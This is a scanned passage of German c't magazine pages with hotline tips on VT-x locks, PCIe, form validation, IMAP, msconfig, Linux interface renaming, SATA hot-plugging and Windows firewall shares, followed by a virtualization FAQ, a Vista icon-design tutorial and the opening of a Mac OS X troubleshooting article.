Bei Intel-Prozessoren mit VT-x steckt der VMX-Blocker im Register IA32\_Feature\_Control (MSR 0x0000003a, Bits [2:0]). Enthält der EAX-Teil dieses Registers den Wert 1, dann funktioniert VT-x nicht. Die Werte 0, 0b101 (0x5) oder 0b111 (0x7) bedeuten, dass sich VT-x nutzen lässt. Auslesen lässt sich das unter Linux mit rdmsr 0x3a oder mit HWIRECT ähnlich wie oben beschrieben.

Manchmal verändert ein reguläres BIOS-Update den Zustand der SVM/VMX-Bremse – zum Guten oder zum Schlechten. Findige Tüftler haben im Forum des Herstellers Parallel einen EFI-Patch veröffentlicht, mit dem sich auf einigen Macs die VMX-Sperre lösen lassen soll, siehe Soft-Link. Dort finden Sie auch Verweise auf die Dokumente von AMD und Intel, die die erwähnten MSRs beschreiben. (ciw)

**Soft-Link 0802146**

## PCI Express 2.0

**?** Ich habe mir eine PCIe-2.0-Grafikkarte gekauft. Passt sie auch in mein PCIe-1.1-Mainboard und muss ich mit Performance-Einbußen rechnen?

**!** Die über den PCI-Express-Standard wachende PCI Special Interest Group (PCI SIG) schreibt eindeutig vor, dass alle PCIe-2.0-Karten auch in älteren Slots funktionieren müssen und umgekehrt. Theoretisch kann es zwar beim Einsatz von PCIe-1.1-Karten in PCIe-2.0-Slots zu Problemen kommen, weil es bei PCIe 2.0 eine Detailänderung des Konfigurationsprotokolls gab; dieses Kompatibilitätsproblem sollten die Mainboard-Hersteller aber durch geschickte BIOS-Programmierung umgehen können.

Der Hauptunterschied zwischen PCIe 2.0 und den PCIe-Versionen 1.0 und 1.1 liegt in der maximal möglichen Übertragungsrate: PCIe-1.x-Geräte kommunizieren auf jeder so-nannten Lane mit 2,5 Gigabit/s. Solche

nach dem Standard 2.0 müssen diesen Modus ebenfalls unterstützen und können optional auch 5 GBit/s übertragen. Mechanisch unterscheiden sich PCIe-1.x und PCIe-2.0-Slots nicht voneinander. Und zwischen PCIe 1.0 und 1.1 besteht nach unserer Erfahrung kein praktisch relevanter Unterschied.

Ein PEG-Slot mit 16 Lanes bietet bereits nach PCIe 1.x eine theoretische (Netto-) Datentransferrate von 4 GByte/s. Diese stellt für keine aktuelle Grafikkarte einen Engpass dar. Laut AMD soll sich PCIe 2.0 bei Crossfire-Verbünden aus mehr als zwei Grafikkarten lohnen. Denn dort muss beispielsweise der 790FX-Chipsatz seine beiden x16-Ports in vier x8-Ports aufspalten. Mit PCIe 2.0 sind dann weiterhin 4 GByte/s pro Port möglich. (bbe)

## Checkboxen gegen Spammer sichern

**?** Das von Ihnen vorgestellte PHP-Skript für Mailformulare, die vor Spammern sicher sind, berücksichtigt nur Textfelder. Wie kann man Formulare mit Checkboxen absichern?

**!** Das in c't 22/05, S. 208 vorgestellte Skript (siehe auch [www.heise.de/security/article/166815](http://www.heise.de/security/article/166815)) prüft jedes Formularfeld mit einem regulären Ausdruck; diese Ausdrücke stehen in einer benannten Liste, also 'feldname' => '/regulärer Ausdruck/' und so weiter.

Eine angekreuzte HTML-Checkbox über gibt beim Absenden des Formulars den als value angegebenen Wert; fehlt das value-Attribut, setzt der Browser den Standardwert on. Kreuzt der Benutzer die Box nicht an, über gibt der Browser weder einen Namen noch einen Wert – anders als bei einem leeren Texteingabefeld, bei dem noch der Feldname mit leerem Wert verschickt wird. Das Skript prüft aber nicht, ob ein Feld übergeben wurde, es beachtet nur die tatsächlich empfangenen Felder und Werte. Eine nicht angekreuzte Checkbox stört also auch nicht. Ein Eingabefeld wie

<input type="checkbox" name="box1" value="wert1"/>

lässt sich also einfach durch Ergänzen von 'box1' => '/^wert1\$/' gegen Missbrauch absichern. (heb)


## Mobile E-Mail

**?** Ich möchte gerne meine E-Mails auch unterwegs mit dem Handy empfangen. Obwohl der eingebaute Client IMAP beherrscht, kann er nur auf den Posteingang zugreifen. Wie komme ich an die Unterordner, in die ich wichtige Nachrichten einsortiere?

**!** An die Unterordner kommen Sie gar nicht, das beherrschen die meisten einfachen IMAP-Clients einfach nicht. Es spielt also praktisch keine Rolle, ob Sie Mail per POP3 oder IMAP abfragen. Sie sollten stattdessen die Strategie ändern, nach der Sie Ihre Mails sortieren. Schaffen Sie dazu zunächst einen Unterordner, in dem alle nicht wegsortierten Mails landen. Dies erledigt eine Regel ohne Filterkriterien, die das Schlusslicht bildet.

Anschließend ändern Sie die Sortierregeln für die Mails, die Sie auch unterwegs lesen möchten. Verschieben Sie diese nicht, sondern kopieren Sie sie, sodass eine Kopie einer jeden Mail zusätzlich im Posteingang verbleibt, der sich ja mit dem IMAP-Client abfragen lässt. Die Speicherdauer im Posteingang sollten Sie dann auf wenige Tage verkürzen, um nicht unnötig viele Mails vorzuhalten, denn das kostet Übertragungsvolumen und Speicherplatz.

Alternativ können Sie für die mobile Nutzung einen separaten E-Mail-Account einrichten, an den Sie alle für die Nutzung unterwegs interessanten Mails in Kopie weiterleiten, ohne diese anschließend in Unterordner einzusortieren. Die umfangreichen Filter- und Sortierungsmöglichkeiten für eingehende E-Mails bietet von den Freemailen derzeit GMX. (uma)



**Nicht totzukriegen:** Auch wenn man das Häkchen bei „Meldung nicht mehr anzeigen“ setzt, präsentiert Windows XP sie eingeschränkten Benutzern bei jedem Systemstart.

Beim vom Standard vorgesehenen Hotplugging (beispielsweise bei Wechselrahmen) sind die Steckverbinder so ausgelegt, dass zuerst die Spannungsversorgung hergestellt wird (voreilende Kontakte) und dann die Datenleitungen Kontakt bekommen. So befindet sich die Elektronik des Laufwerks immer in einem definierten elektrischen und logischen Zustand. Beim Trennen werden zuerst die Daten- und dann erst Versorgungsleitungen getrennt. Von Bastellösungen mit Schaltern in der Stromversorgung raten wir daher dringend ab. Stattdessen sollte man zu einem Hot-Plug-tauglichen Wechselrahmen greifen. (bbe)

## Msconfig nervt beim Systemstart

Ich arbeite normalerweise als eingeschränkter Benutzer unter Windows XP. Entsprechend einer älteren Hotline-Meldung aus c't habe ich das Programm msconfig.exe über MachMichAdmin mit Administratorrechten gestartet (%SystemRoot%\pchealth\helpctr\binaries\msconfig.exe) um einige Autostarts zu deaktivieren. Seitdem nervt mich XP bei jedem Systemstart mit der Meldung, dass einige Autostarts deaktiviert seien (siehe Screenshot). Freundlicherweise enthält dieser Dialog einen Schalter, mit dem man ihn scheinbar abschalten kann. Wenn ich den setze, bekomme ich zwar keine Fehlermeldung, aber der Dialog erscheint trotzdem bei jedem Systemstart. Wie werde ich ihn los?

Der Dialog kommt ebenfalls von msconfig.exe, das sich bei Änderungen an den Autostarts selbst als Autostart einträgt, um Ihnen den Dialog zu zeigen. Der Schalter sollte eigentlich diesen Autostart-Eintrag löschen, was aber nur mit Administratorrechten geht. Dummerweise läuft das automatisch gestartete msconfig jedoch mit eingeschränkten Rechten. Um den Dialog loszuwerden, starten Sie msconfig über MachMichAdmin mit dem Kommandozeilschalter /auto:

```
%SystemRoot%\pchealth\helpctr\binaries\msconfig.exe /auto
```

Nun wirkt der Schalter im Dialog wie gewünscht. Ohne diesen Aufwand können Sie Autostarts auch mit dem Programm Autoruns (de-)aktivieren (siehe Soft-Link). (je/axv)

**Soft-Link 0802146**

## Netzwerk-Gerätenamen unter Linux ändern

Während ich mit den Netzwerkeinstellungen unter Linux experimentiere, ändert sich manchmal nach einem Fehler der Name der Netzwerkkarte von eth1 in

inv3256 oder Ähnliches. Mit welchem Befehl kann ich das rückgängig machen, ohne den Rechner neu zu starten?

Dazu eignet sich der Befehl ip aus dem iproute2-Paket, das die meisten modernen Distributionen mitbringen. Möchte man die Device-Namen von Netzwerkgeräten ändern, reicht die Eingabe von ip link set *Altename* name *Neuername*, wobei *Altename* die aktuelle Schnittstellen-Bezeichnung ist. Iproute2 verfügt außerdem zahlreiche Kommandos für die Netzwerkeinrichtung: Der Aufruf von ip link show zeigt ähnlich wie der Befehl ifconfig eine Übersicht der Netzwerkschnittstellen und gibt die aktuelle Routing-Tabelle aus. (rek)

## SATA-Laufwerke abschalten

Ich würde gerne eine fest eingebaute Festplatte nur bei Bedarf aktivieren. Kann ich einfach einen Kippschalter in die Stromversorgung der SATA-Platte einbauen?

Eine solche Bastellösung versetzt die Festplatten und damit auch den SATA-Controller in einen undefinierten Zustand. Die SATA-Spezifikation sieht nicht vor, dass Laufwerke, die nicht an der Versorgungsspannung hängen, mit ihren Datenleitungen mit dem Controller verbunden sind. Was in einem solchen Zustand geschieht, ist völlig willkürlich. Von Abstürzen bis zu nicht erkannten Laufwerken kann alles passieren.

## Freigaben hinter Router

Ich habe ein WLAN als Subnetz per Router mit einem kabelgebundenen Netz verbunden. Mit dem Notebook, das am WLAN hängt, kann ich aber nicht auf die Freigaben des Desktop-PC zugreifen, den ich im Kabel-LAN als Server betreibe. Woran liegt das?

Aktuelle Windows-Varianten aktivieren stets die Firewall. Die bleibt auch aktiv, wenn Sie Freigaben einrichten. Allerdings trägt Windows von sich aus Ausnahmen ein, sodass der Zugriff aus dem lokalen Netz heraus auf freigegebene Verzeichnisse gelingt, nicht aber von Subnetzen aus.

Wenn Sie aus einem anderen Netzwerk zugreifen wollen, das über einen Router angebunden ist, müssen Sie die auf dem Server gesetzten Ausnahmen erweitern. Sie finden diese unter XP und Vista in den Firewall-Einstellungen (öffnen Sie nicht die „Windows-Firewall mit erweiterter Sicherheit“ von Vista, die ist unnötig kompliziert). Sie wählen zunächst als Programm oder Port „Datei- und Druckerfreigabe“ aus, betätigen dann den Knopf „Port hinzufügen“ und anschließend den, der mit „Bereich ändern“ beschriftet ist. Wählen Sie im anschließend aufklappenden Dialog statt „Nur für eigenes Netzwerk (Subnetz)“ die Option „Benutzerdefinierte Liste“ und tragen Sie dort die Netzwerke ein, die zugreifen dürfen.

(Ralf Schneider/ps)

Bei einem Hot-Plug-tauglichen SATA-Steckverbinde gleiten die Stromversorgungspins den Datenpins voraus. So steht die Laufwerkelektronik immer unter Spannung, wenn ihre Datenleitungen Verbindung mit dem Controller haben.



# FAQ

## Sinn der Sache

**?** Was sind die Vorteile von Virtualisierung?

**!** Virtualisierungssoftware kann dem Anwender mit nur einem PC das Leben ebenso erleichtern wie einem Administrator, der viele Server zu betreuen hat. Ein Anwender kann beispielsweise das Wirtsbetriebssystem noch einmal in einer virtuellen Maschine (VM) einrichten (Lizenzbefreiungen beachten), um gefahrlos neue Konfigurationen oder Programme auszuprobieren zu können. Geht etwas in der VM schief, richtet das beim Wirt keinen Schaden an. Alle Virtualisierer bieten Mechanismen, um Änderungen am Gastsystem schnell rückgängig machen zu können – ideale Voraussetzungen fürs Experimentieren.

In einer VM lässt sich auch ein anderes Betriebssystem ausprobieren, ohne dass man dafür etwas an dem Wirt ändern müsste. Die Festplatten einer VM sind nämlich nichts anderes als normale Dateien (Images), die der Virtualisierer einem Gast lediglich als Laufwerke präsentiert. Auch wenn beim Umstieg auf ein modernes Windows eine liebgewonnene Anwendung plötzlich nicht mehr funktionieren will, kann eine VM mit dem alten System die Rettung sein.

## Qual der Wahl

**?** Welche Betriebssysteme kann ich denn als Gast in einer virtuellen Maschine einsetzen?

**!** Es gibt kaum ein PC-System, das Sie unter den drei großen Wirtssystemen Windows, Mac OS X (x86) und Linux *nicht* in einer VM betreiben können. Das klappt mit einem alten DOS ebenso wie mit einem aktuellen Windows Vista oder vielen Linux-Distributionen. Sogar Exoten wie OS/2, FreeBSD oder Solaris kommen in Frage. Lediglich Mac OS X lässt sich nur mit viel Mühe und tatkräftiger Hilfe von Patch-Software aus dubiosen Quellen in eine VM zwängen. Kein Virtualisierer kommt mit allen Systemen zurecht, die gängigen Windows- und Linux-Systeme beherrschen aber alle.

## Auf der Höhe der Zeit

**?** Lässt sich jede Software in einer virtuellen Maschine verwenden?

Andreas Beier

# Virtualisierung

## Antworten auf die häufigsten Fragen

**!** Anwendungen, die keine speziellen Anforderungen an die Hardware haben, funktionieren in der Regel auch in einer VM problemlos, beispielsweise Office-Pakete, Netzwerk-Programme wie Web-Browser und E-Mail-Client oder Steuer- und Finanz-Software. Rechenintensive Anwendungen wie Mathematik-Pakete laufen zwar, aber deutlich langsamer.

Lediglich Software mit speziellen Anforderungen an die Hardware bleibt außen vor. Dazu gehören etwa auch viele Spiele oder 3D-Anwendungen. Was mit der meist noch experimentellen 3D-Unterstützung der Virtualisierer funktioniert, muss man durch Ausprobieren herausfinden.

## Herzenskraft

**?** Benötigt mein PC für den Einsatz eines Virtualisierers einen speziellen Prozessor?

**!** Nein, im Normalfall nicht. Es spielt auch keine Rolle, ob die x86-CPU von AMD oder Intel stammt. Nur wenn Sie beispielsweise ein 64-Bit-Gastsystem auf einem 32-Bit-Wirt betreiben wollen, muss der 64-Bit-Prozessor spezielle Befehle beherrschen. Um herauszufinden, ob eine CPU für den 32-/64-Bit-Mischbetrieb taugt, bietet VMware eigens das „Processor Check Utility“ an.

## Breite Auswahl

**?** Welchen Virtualisierer können Sie empfehlen?

**!** Es gibt eine Reihe von kostenlosen Produkten – meist ältere oder im Funktionsumfang reduzierte Versionen –, die aber trotzdem zuverlässige Dienste leisten. Die Innotech AG gibt „VirtualBox“ für Windows, Linux und Mac (Beta-Version) kostenlos ab (alle Downloads siehe Soft-Link). Auch Microsoft verschenkt seinen „Virtual PC“, der allerdings nur unter Windows läuft und keine USB-Geräte in einer VM unterstützt.

Vom Virtualisierungsprimus VMware gibt es den „VMware Server“ umsonst. Der ist eigentlich für den Einsatz im Server-Umfeld gedacht, lässt sich aber auch problemlos als Einzelplatzvirtualisierer verwenden. Der ebenfalls kostenlose „VMware Player“ kann VMs nur ausführen, aber keine neuen anlegen. Die „VMware Workstation“ kostet mit 160 Euro zwar nicht wenig, lässt aber kaum Wünsche offen. Für Mac OS X auf Macs mit

x86-CPU gibt es neben Fusion von VMware noch den „Parallels Desktop for Mac“ (je nach Lizenz ab 50 Euro). Von den kostenpflichtigen Produkten bieten die Hersteller Demo-Versionen an.

## Freiraum

**?** Wie viel Hauptspeicher braucht mein PC?

**!** Planen Sie mindestens so viel RAM ein, wie die Systeme, die Sie gleichzeitig betreiben wollen, zusammen benötigen. Virtualisierer können den Speicher auch nicht vermehren. Wenn Sie beispielsweise auf einem Wirt mit Windows XP eine VM mit Windows Vista als Gastsystem betreiben wollen, sollten Sie mindestens 1 GByte RAM veranschlagen, eher mehr. Mit weniger macht es einfach keinen Spaß.

## Angestöpelt

**?** Wie sieht es mit Peripherie aus, etwa Druckern?

**!** Geräte für den Seriell-, Parallel- oder USB-Port bereiten Virtualisierern nur selten Probleme, etwa Speicher-Sticks, Mobiltelefone, Drucker, Scanner oder Webcams. Sie müssen lediglich einen passenden Treiber in der VM installieren und dem Virtualisierer mitteilen, dass er den Anschluss, an dem das Gerät hängt, mit dem Gastsystem verbinden soll.

Anders sieht es mit FireWire aus. Kein uns bekannter Virtualisierer unterstützt diese Schnittstelle. Das Auslesen der Filme einer DV-Kamera klappt deshalb nicht in einer VM.

## Im Netz

**?** Taugt eine virtuelle Maschine auch zum Surfen im Internet?

**!** Ja. Virtualisierer können eine VM sehr flexibel ins Netzwerk einbinden, zum Surfen, E-Mailen oder Nutzen von Freigaben: So kann eine VM beispielsweise als eigenständiger Rechner im Netzwerk agieren. Auf Wunsch nutzt eine VM aber auch die Netzwerkverbindung des Wirts transparent mit, Wirt und VM erscheinen dann als eine Einheit im Netz. (adb)

 **Soft-Link 0802149**

Gerald Himmlein

# Schöner als echt

## Icon-Design für Windows Vista im Detail

**Die Gestaltung von Programmsymbolen für Windows Vista stellt Icon-Designer vor neue Herausforderungen. Damit das Betriebssystem für die eigenen Programme und Dokumente in jeder Auflösung ein ansprechendes Symbol anzeigt, gestaltet man Icons am besten in Vektorform.**

**B**is Windows XP mussten Icons in drei Auflösungen in drei Farbtiefen vorliegen: 16 × 16, 32 × 32 und 48 × 48 Pixel mit je 16, 256 und 16 Millionen Farben. Das mit Vista eingeführte zehnte Format mit 256 × 256 Pixeln in Echtfarben fällt jedoch derart aus dem Rahmen, dass neue Design-Ansätze nötig sind.

Mit den allgemeinen Eigenschaften von Vista-Symbolen hat sich schon [1] befasst. Diesmal soll es um konkrete Tipps zum Icon-Design gehen.

Auch wenn die neuen Vista-Icons fotorealistisch erscheinen, handelt es sich dabei bis auf wenige Ausnahmen durchgehend um Vektorgrafiken, die mit Farbverläufen und anderen Kniffen ein Foto imitieren.

Gute Icons erfüllen mehrere Kriterien: Real existierende Gegenstände sind auf den ersten Blick zu erkennen; abstrakte Formen folgen klaren Strukturen. Mit der Einführung von 48 × 48 Pixel großen Icons in Windows XP und den 128 × 128-Symbolen für Mac OS X begann die allmähliche Abkehr von stark stilisierten Motiven hin zu einer realistischen Darstellung. Das 256 × 256-Format von Vista schreit jedoch förmlich nach fotorealistischen Motiven.

### Unrealistische Fotos

Mehrere Faktoren sprechen dagegen, einfach ein freigestelltes Fotomotiv zum Icon umzufunktionieren. Fotos zeigen oft De-

tails, die nicht zur Wiedererkennung beitragen. In voller Auflösung stellt das selten ein Problem dar, doch zeigt Vista das 256 × 256-Icon meist nur dynamisch herunterskaliert, etwa auf dem Desktop in 96 × 96 Pixel Auflösung: Schon hier gehen erste Details unter. Das liegt daran, dass der Interpolationsfilter nicht unterscheiden kann, welche Details zur Wiedererkennung des Motivs beitragen und welche unnötig sind – also wird alles irgendwie zusammengequetscht.

Bei der Reduktion der Kantenlänge auf 96 Pixel sieht das Ergebnis noch ganz manierlich aus. Auch bei 48 × 48 Pixeln lässt sich meist noch erkennen, was das Icon darstellen soll. Bei 32 × 32 Pixeln zerfällt das Motiv jedoch zu einer diffusen Punktfolke.

In der Taskleiste und in der Titelleiste des Dokumentenfensers zeigt Vista sogar ein nur 16 × 16 Pixel kleines Icon – spätestens hier verkommt das ehemals stolze fotorealistische Icon zu einem amorphen Farbklopfen.

Das liegt nicht an Vistas Interpolationsalgorithmus; auch teure Bildbearbeitungsprogramme können hier nicht viel mehr tun. Grafiker kennen zwar Tricks, um das Problem bis zu einem gewissen Grad zu kompensieren: Beispielsweise kann ein selektiver Weichzeichner vor dem Skalieren Bildrauschen entfernen

und feine Muster glatt bügeln. Dabei gehen aber oft auch Details unter, die den Wiedererkennungswert ausmachen.

Nicht ohne Grund arbeiten die meisten Icon-Designer seit Windows XP mit Vektorgrafikprogrammen. Profis setzen dabei meist auf Adobe Illustrator. Als Icon-Editor ist die Software jedoch sowohl vom Preis her (860 Euro) als auch im Funktionsumfang überdimensioniert. Xara Xtreme schont den Geldbeutel (70 Euro) und ist deutlich leichter zu erlernen; daher beziehen sich die folgenden Tipps auf dieses Programm.

### Motiventwicklung

Die Entwicklung eines ansprechenden Symbols beginnt idealerweise mit Papier und Stift. Wer direkt am Computer loslegt, erlebt oft kurz vor Schluss die herbe Enttäuschung: Das sieht doch nicht so aus, wie es sollte ... doch für grundsätzliche Kurskorrekturen ist es dann zu spät. Besser, man bringt die Design-Fehler schon auf dem Papier hinter sich; das lässt sich auch besser zusammenknüllen als ein Monitor.

Irgendwie muss das Motiv in einen quadratischen Rahmen passen, selbst wenn dieser nicht bildlich in Erscheinung tritt. Im gewählten Beispiel eines USB-Sticks war dies besonders


schwierig, da diese Speichermedien nun mal schmal und lang sind. Die Skizzenphase bietet die ideale Gelegenheit, um auszuprobieren, welche Details man bei den kleineren Symbolen weglassen kann, damit sie gut erkenntlich bleiben. Mit Buntstiften kann man auch mögliche Farbkombinationen ausprobieren, bevor man sich über RGB-Werte den Kopf zerbricht.

Dokumenten-Icons sollten so weit wie möglich in dezenten Tönen gehalten sein, also vor allem in kalten Farben: blau, grau, mattgrün. Oft dient ein Farbkleck als Blickfang. Die mit Vista ausgelieferte Icon-Bibliothek imageres.dll bietet ansprechende Beispiele für eigene Entwürfe – insbesondere die Symbole 19, 102 und 124 ff.

Programmsymbole ziehen mit kräftigen Farben die Aufmerksamkeit des Anwenders auf sich. Profis beschränken sich auf eine einzige warme Farbe pro Symbol. Knallbunte Icons wirken aufdringlich, was auch Microsoft nicht verborgen geblieben ist: Nicht ohne Grund wird die Flagge auf dem Windows-Startknopf mit jeder Version des Betriebssystems etwas blasser.

Trotz der erwähnten Einwände spielen Fotos beim Icon-Design eine wichtige Rolle – als Inspirationsquelle und Vorlage zum Durchpausen. Wenn möglich, sollte man eigene Aufnahmen machen. Diese Bilder müssen keine professionellen Ansprüche erfüllen, sie dienen nur zur Orientierung. Idealerweise findet die Foto-Session vor einem weißen Hintergrund statt. Die Beleuchtung sollte den Design-Vorgaben für Vista entsprechen: Hauptlicht von oben links, Aufheller von rechts Mitte.

Fotografiert man einen kleinen Gegenstand aus größter Nähe, verzerrt die Linse das Objekt so, dass alle geraden Linien zu Kurven werden. Gehen Sie lieber etwas auf Distanz und holen Sie das Motiv dann mit dem optischen Zoom so nah wie möglich zu sich ran. Hier spart die Investi-



Die Entstehungsgeschichte eines Icons beginnt auf dem Papier. Hier kann man unkompliziert herumprobieren, bevor man sich ans Fotografieren und Vektorifizieren macht.

tion in ein Stativ in der 30-Euro-Klasse viele Nerven – dann kann sogar schon eine Schreibtischlampe als Lichtquelle reichen.

Für das Beispiel-Icon wurde ein USB-Stick aus privatem Besitz fotografiert. Da sich die Diva nur liegend knipsen ließ, die Idee aber einen stehenden Stick vorsah, mussten Licht und Kamera-position entsprechend positioniert werden. Dabei erwies sich eine Skizze mit den eingezeichneten Lichtquellen als extrem hilfreich.

## Magie jetzt

Das fertige Foto wird als Bitmap-Vorlage in das Vektorgrafikprogramm Xara geladen. Dort reduziert man die Maße des Fotos mithilfe eines Dummy-Quadrats auf die zum Durchpausen benötigten passenden Maße.

Zur Verwandlung der Fotovorlage in Vektorformen kommt keine Magie zum Einsatz, sondern reine Handarbeit. Diese Aufgabe liegt jenseits der Fähigkeiten eines Bitmap-Vektorisierers. Beim ersten Mal wird man für die höchste Auflösung etwa zwei Stunden benötigen, bei nachfolgenden Icons allenfalls die Hälfte.


Zunächst werden die Grundformen des Fotos als Vektoren durchgepaust. Die ersten Rohformen entstehen aus Rechtecken, die in Xara per „Anordnen/In editierbare Form konvertieren“ zu regulären Polygonen werden. Daraufhin zupft man ihre Eckpunkte mit dem „Formeditor-Werkzeug“ zurecht und verformt Linien gegebenenfalls zu Kurven. Die Option „Fenster/An Objekten ausrichten“ sorgt dafür, dass Seiten und Eckpunkte aneinander haften. Das „Kontur-Werkzeug“ hilft bei Formen, die andere komplett umschließen sollen.

Benachbarte Rohobjekte erhalten unterschiedliche Farben – diese darf man zunächst frei wählen. Die endgültige Farbgebung kommt erst ins Spiel, wenn alle Formen stimmen. Oft kann man die Farbwerte mit der Pipette des Farbwählers (Extras/Farbeditor) direkt der Fotovorlage entnehmen. Da viele Fotos unauffälliges Farbrauschen enthalten, sollte man im HSV-Modus nach Möglichkeit die Sättigung reduzieren.

Lineare und kreisförmige Farbverläufe verleihen den Vektorformen einen plastischen Eindruck. Edit/Paste Attributes überträgt die Farbeigenschaften von einem



Der zu vektorifizierende USB-Stick



Schrittweise bildet sich aus bunten Vektorformen eine passable Imitation der Fotovorlage.

Polygon auf ein anderes. Der Beispiel-Stick besteht aus gerade mal 27 Formen – alles andere sind Farbverläufe. Ungläubige können die Demodatei über den Soft-Link am Artikelende herunterladen. Zum Öffnen benötigen Sie entweder eine Testversion von Xara Xtreme oder die c't 04/07 beigelegte Light-Version Xara XS.

Als nächstes ist wieder Magie angesagt – will meinen: Handarbeit. Betrachten Sie das 256×256-Icon bei 100 Prozent, duplizieren Sie es und setzen Sie die Höhe des kompletten Duplikats auf 46 Pixel fest, wobei die Option „Seitenverhältnis behalten“ aktiv sein muss (das kleine Vorhängeschloss neben den Feldern zur Größeneingabe).

Auf den ersten Blick wirkt das Ergebnis genauso verwaschen und enttäuschend wie ein herunterskaliertes Foto. Nur besteht hier eine Möglichkeit, die verschwundene Schärfe mit relativ geringem Aufwand wiederherzustellen. Dazu reduziert man das verkleinerte Motiv auf das Wesentliche, verstärkt die Kontraste der Farbverläufe und wechselt immer wieder mit der Tastenkombination Strg-R zwischen der 100-Prozent-Ansicht

und dem 1000-Prozent-Zoom, um das Ergebnis zu beurteilen.

Im Beispiel blieben vom stolzen Stick gerade mal 15 Formen übrig. Diverse Verläufe wurden vereinfacht und die Kontraste angehoben. Das Ganze war aber eine Sache von Minuten. Schließlich ging es nur noch darum, die bereits vorhandene Geometrie zu vereinfachen.

Der Weg zum 32×32-Icon verläuft analog: Das 48×48-Symbol auf 30 Pixel verkleinern und wieder alles wegrationalisieren, was bei 100-prozentiger Darstellung nicht mehr eindeutig zu erkennen ist, aber eine klare Darstellung verhindert. So weichen Verläufe einfarbigen Polygonen; die Status-LED wird der Deutlichkeit zuliebe auf ein Vielfaches vergrößert. Im Beispiel waren am Ende 12 Formen übrig.

Die Reduktion auf 16×16 Pixel ist ein Fall für sich. Da hier auch Vista schummelt, sollte man dem großen Beispiel schamlos folgen: Es gibt nichts mehr zu vereinfachen; das Minisymbol muss eine eigenständige Grafik sein. Hier sind auch keine perspektivischen Klimmzüge mehr gefragt, es lassen sich allenfalls noch die Farben übernehmen.

Um mit Xara pixelgenau zu arbeiten, setzen Sie am besten die Werte „Hauptabstand“ und „Anzahl Unterteilungen“ unter „Extras/Optionen/Raster und Lineal“ jeweils auf 10 und aktivieren dann „Fenster/An Raster ausrichten“.

In Xara besteht der letzte Schritt darin, die Icons für 256×256, 48×48, 32×32 und 16×16 ins PNG-Format zu exportieren. Wenn Sie auf Anwender Rücksicht nehmen möchten, die ihr Betriebssystem nicht im Echtfarbenmodus betreiben, sollten Sie die Auflösungen 48×48 und 32×32 ein zweites Mal ohne Schatten exportieren – für die Symbole mit 256 und 16 Farben. Zum Abschluss flickt man die Bitmaps in einem Icon-Editor zu einem Windows-Icon zusammen und transponiert dabei die fehlenden Farbtiefen. Abhängig vom Motiv kann man die von Xara exportierten Bitmaps vor der Icon-Konvertierung noch leicht nachschärfen. (ghi)

## Literatur

[1] Gerald Himmlein, Aufgeplustert, Icons für Windows Vista gestalten oder ergänzen, c't 8/07, S. 166

 **Soft-Link 0802150**



Drei Iterationen eines USB-Sticks: links das High-Res-Exemplar für 256×256 Pixel, daneben bei derselben Skalierung die Grafiken für 48×48 und 32×32. Die kleineren Versionen sind sowohl in ihrer endgültigen Größe zu sehen als auch hochskaliert.



Andreas Beier

# Schockschwerenot

## Probleme erkennen und beheben unter Mac OS X

**Wenn der Mac statt der vertrauten Begrüßungsfanfare beim Einschalten nur müde piept, der Anmeldedialog das seit Jahren verwendete Passwort mit einem Kopfschütteln ablehnt oder iPhoto plötzlich an Bilderschwund leidet, dann lautet die erste Regel: keine Panik, Ruhe bewahren! Meist genügen nämlich ein paar einfache Rettungsmaßnahmen, um die Situation zu bereinigen.**

**Z**u den häufigsten Problemen, die Anwender mit ihren Computern haben, gehören Anwendungsprogramme, die nicht das tun, was man von ihnen erwartet. Führt eine Software ohne Rückmeldung eine Funktion nicht aus oder stürzt dabei ab, lässt sich mit ein wenig

Glück die Ursache dafür einer der zahlreichen Protokolldateien entnehmen, die das System führt. Mit der Konsole (zu finden in Dienstprogramme) lassen sie sich recht komfortabel in Augenschein nehmen, vom system.log über die Protokolle des Crash-Reporter bis hin zu den Meldun-

gen der diversen Systemdienste. Alle im System vorhandenen Log-Dateien zeigt die Konsole über die Werkzeugleiste oder „Protokollliste einblenden“ im Menü „Darstellung“.

